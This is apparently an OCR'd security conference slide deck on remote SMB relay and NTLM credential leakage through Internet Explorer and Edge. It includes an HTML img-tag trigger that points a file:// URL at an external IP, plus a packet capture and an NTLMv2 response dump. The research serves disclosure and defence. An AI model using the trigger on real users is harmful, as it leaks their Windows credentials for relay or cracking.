SMB : SHARING MORE THAN JUST YOUR FILES

Hormazd Billimoria, Jonathan Brossard

Who are we ?

Jonathan Brossard @endrazine

Security Researcher
Presented at Blackhat/Defcon/CCC/HITB…

Co-founder of the NoSuchCon and Hackito Ergo Sum Conferences (Paris)
Program Commitee of Shakacon (Hawaii)

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Who are we ?

Hormazd Billimoria
Security Researcher

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First time speaker at Blackhat
Co-author of the first remote exploit against Windows 10
Co-author of the first remote exploit against Microsoft Edge

Agenda

Agenda

- Introduction to SMB
- Previous Work
- SMB Relay Rebooted
- Root cause analysis
- French Kiss (attack)
- Syphilis (attack)
- Ménage à Trois (attack)
- Mitigation

Introduction to SMB

Demo : Previous Work

Introduction to SMB

What is SMB ?

A network file sharing protocol
Requires Authentication
Designed for Local networks

Introduction to SMB

What is NTLM ?

NT LAN Manager: Suite of security protocols NTLMv2
Challenge response authentication protocol
Cannot be replayed

SMB Relay

Very old exploit

Known since 2001 implemented by Sir Dystic (Cult of the Dead Cow)

Very good exploits

Alberto Solino (Core Security) smbrelayx.py

Metasploit module

How it works

Using the hash produced to re-authenticate against another service on the (same) machine.

SMB Relay

Original attack scenario

Attacker is on local intranet
Victim visits attackers website with file:// in img tag
IE auto authenticates to attacker

Attacker replays the hash back to the same victim (SMB Reflection : CVE2008-4037)

SMB Relay

Limits of this attack

Attacker needs to be on the same local network
NOT accessible over the Internet.

SMB Credential Reflection Vulnerability
(CVE2008-4037)

Microsoft issued a partial fix (MS08-068)

Prevents replay of hash to the same machine

Does not stop the attacker from

Relaying the hash to another machine

Breaking the hash

Contribution

We're extending previous research :
SMB Relaying,
Breaking hashes…

this time, remotely over the internet

SMB Relay : Rebooted

DEMO : French Kiss Attack (IE to SMB)

Affected Software

All versions of Windows are affected

First remote exploit against Windows 10
First remote exploit against Microsoft Edge

SMB Relay Rebooted


Main Assumption is Attacker is on the victim's network.

Issue Severity:

Note that attacks targeting this issue only work in the **Intranet zone** – Internet Explorer will not send credentials automatically in the Internet zone. This limits attacks to coming from within the same subnet

SMB Relay Rebooted


There's actually an IE setting for this :



The Mighty IMG tag

(Very) Basic trigger :

```
7  <BODY >
8  <img src="file://54.152.102.42/shareme/abc.jpg"/>
9  </body>
10
```



SMB Relay Rebooted

59	38.3612930	172.31.39.166	54.209.109.93	TCP	54 50998→445 [ACK] Seq=1 Ack=1 Win=65536 Len=0
60	38.3613510	172.31.39.166	54.209.109.93	SMB	213 Negotiate Protocol Request
61	38.3624960	54.209.109.93	172.31.39.166	TCP	54 445→50998 [ACK] Seq=1 Ack=160 Win=30336 Len=0
62	38.3709730	54.209.109.93	172.31.39.166	SMB	173 Negotiate Protocol Response
63	38.3803440	172.31.39.166	54.209.109.93	SMB	193 Session Setup AndX Request, NTLMSSP_NEGOTIATE
64	38.4012130	54.209.109.93	172.31.39.166	SMB	426 Session Setup AndX Response, NTLMSSP_CHALLENGE, Error: STATUS_MORE_PROCESSING_REQUIRED
65	38.4015660	172.31.39.166	54.209.109.93	SMB	706 Session Setup AndX Request, NTLMSSP_AUTH, User: RELAY\hormazd
66	38.4136650	54.209.109.93	172.31.39.166	SMB	120 Session Setup AndX Response

What is going on here ?


SMB Relay Rebooted

```
NTLM Message Type: NTLMSSP_AUTH (0x00000003)
⊞ Lan Manager Response: 000000000000000000000000000000000000000000000000
NTLM Client Challenge: 0000000000000000
⊟ NTLM Response: 6c814b0a16fbbc86ea17370ed3452168010100000000000...
    Length: 286
    Maxlen: 286
    Offset: 162
  ⊟ NTLMv2 Response: 6c814b0a16fbbc86ea17370ed3452168010100000000000...
      NTProofStr: 6c814b0a16fbbc86ea17370ed3452168
      Response Version: 1
      Hi Response Version: 1
      Z: 000000000000
      Time: Jan 13, 2015 17:54:34.000000000 UTC
      Client Challenge: 9fa115478c469c4b
      Z: 00000000
    ⊞ Attribute: NetBIOS computer name: server_name
    ⊞ Attribute: NetBIOS domain name: WORKGROUP
    ⊞ Attribute: DNS computer name: server_name
    ⊞ Attribute: DNS domain name: WORKGROUP
    ⊞ Attribute: Timestamp
    ⊞ Attribute: Flags
    ⊞ Attribute: Restrictions
```


Authentication is actually happening silently !

Root Cause Analysis


Root Cause Analysis



